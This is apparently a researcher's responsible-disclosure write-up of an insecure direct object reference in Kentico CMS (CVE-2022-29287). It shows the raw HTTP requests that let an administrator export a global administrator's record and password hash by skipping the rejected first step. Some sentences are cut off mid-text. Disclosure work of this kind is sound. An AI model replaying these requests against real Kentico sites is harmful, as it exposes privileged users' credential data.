Authenticated Insecure Direct Object Reference in Kentico CMS (CVE-2022-29287)


Gabor Szivos, April 11, 2022

During a security assessment for one of our customers we identified a vulnerability with a CVSS of 4.9 (CVSS:3.0/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:N/A:N) in the deployed version (13.0.44) of the Kentico CMS. According to the published release notes this vulnerability seems to effect newer versions of the software as well. This vulnerability would allow an administrator to access sensitive data of higher privileged users like a global administrator.

A user with the role administrator is allowed to export another user's settings if its privileges are lower than the currently logged in user. This basically means that a global administrator could export the settings of any other user and an administrator could export the settings of its own account and that of any user which has the role editor or none. Editors are not allowed to export or view other users unless explicitly enabled.

exported settings. The parameters of the second step are sent to the server via a POST request. The ID of the target user is still sent via the previously mentioned URL parameter and the name of the file is sent via the POST body as the parameter m$c$txtFileName (URL-Encoded).

The following screenshot shows, that if an unauthorized user (e.g. an administrator) tries to start the export process by providing the ID of a global administrator the server rejects this request. In this case the objectId 78 belongs to a global administrator.




```
GET /CMSModules/ImportExport/Pages/ExportObject.aspx?objectType=
cms.user&objectId=78 HTTP/2
Host: [redacted]
Cookie: CMSCsrfCookie=yqWf6eTub0GFekK8TJhhmeXXkFgJZpTsf1DXraib;
[redacted]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:97.0) Gecko/20100101
Firefox/97.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
```

Cannot export a user with a higher privilege level than the current user.

An Administrator tries to export a user with global administrator rights

However, the first step is completely irrelevant if it is known how the second request looks like. As the following screenshot demonstrates it was possible to export the global administrator's settings with a lower privileged user even though the server states that the current user is not authorized to do so.




```
POST /CMSModules/ImportExport/Pages/ExportObject.aspx?objectType=
cms.user&objectId=78 HTTP/2
Host: [redacted]
Cookie: CMSCsrfCookie=yqWf6eTub0GFekK8TJhhmeXXkFgJZpTsf1DXraib;
[redacted]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:97.0)
Gecko/20100101 Firefox/97.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 2051

__CMSCsrfToken=
ND9buoI62NsNfXLThr64xhx%2FakSS316zV%2BGtzRTh9Bm%2Fy6%2BS85Gf%2FxIo
b4yoi90apsTp4Sw%2FtOhcoXjHEEHz2HHlF4hjAx2nD3zANtRgZEk%3D&
[redacted]
__VIEWSTATEGENERATOR=34EE9D4B&m%24c%24txtFileName=
cms_user_[redacted]20220324_1218.zip&m%24f%24btnOk=Export
```

Cannot export a user with a higher privilege level than the current user.

The object S[redacted]n is being exported




```
GET /CMSSiteUtils/Export/cms_user_[redacted]_20220324_1218.zip HTTP/2
Host: [redacted]
Cookie: CMSCsrfCookie=yqWf6eTub0GFekK8TJhhmeXXkFgJZpTsf1DXraib; ASP.NET_SessionId=
[redacted]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:97.0) Gecko/20100101 Firefox/97.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
```

```
HTTP/2 200 OK
Content-Type: application/x-zip-compressed
Date: Thu, 24 Mar 2022 11:19:58 GMT
Server: Microsoft-IIS/10.0
Accept-Ranges: bytes
Etag: "56786e4703fd81:0"
Last-Modified: Thu, 24 Mar 2022 11:18:31 GMT
Content-Length: 2237
X-Frame-Options: SAMEORIGIN
X-Powered-By: ASP.NET

PKObxTI¦âÑ<¿
[redacted]
yÒrzData/cms_info.xml.exportPKObxTeÞ÷R%R!ÉData/objecttranslation.xml.exportPKâA
```

Knowing the name of the file allows the user to download the exported files

After downloading ZIP and extracting the data in it, it was possible to gain access to highly sensitive data like the hashed password of the user.



```
<cms_user version="13.0">
  <NewDataSet>
    <cms_user>
      <UserID>78</UserID>
      <UserName>[redacted]</UserName>
      <FirstName></FirstName>
      <MiddleName></MiddleName>
      <LastName></LastName>
      <FullName>S[redacted]n</FullName>
      <Email>[redacted]</Email>
      <UserPassword>A[redacted]=</UserPassword>
      <PreferredCultureCode></PreferredCultureCode>
      <UserEnabled>true</UserEnabled>
      <UserIsExternal>false</UserIsExternal>
      <UserPasswordFormat>PBKDF2</UserPasswordFormat>
      <UserCreated>2022-01-10T10:35:28.3006291+01:00</UserCreated>
      <LastLogon>2022-03-22T22:22:50.4136666+01:00</LastLogon>
      <UserGUID>a[redacted]c</UserGUID>
      <UserLastModified>2022-03-23T11:12:24.9395016+01:00</UserLastModified>
      <UserLastLogonInfo>&lt;info&gt;&lt;agent&gt;Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:98.0
nInfo>
      <UserIsDomain>false</UserIsDomain>
      <UserMFRequired>false</UserMFRequired>
      <UserPrivilegeLevel>3</UserPrivilegeLevel>
    </cms_user>
    <cms_usersettings>
```

The exported user object as XML

The issue was disclosed privately to the vendor (Kentico) in the form of a responsible disclosure. After some internal analysis they confirmed the existence of the vulnerability and released a hotfix (13.0.66) on 11.04.2022 which resolves this issue. Although an attacker has to have access to the

Update 19.04.2022: The CVE number CVE-2022-29287 has been assigned to this issue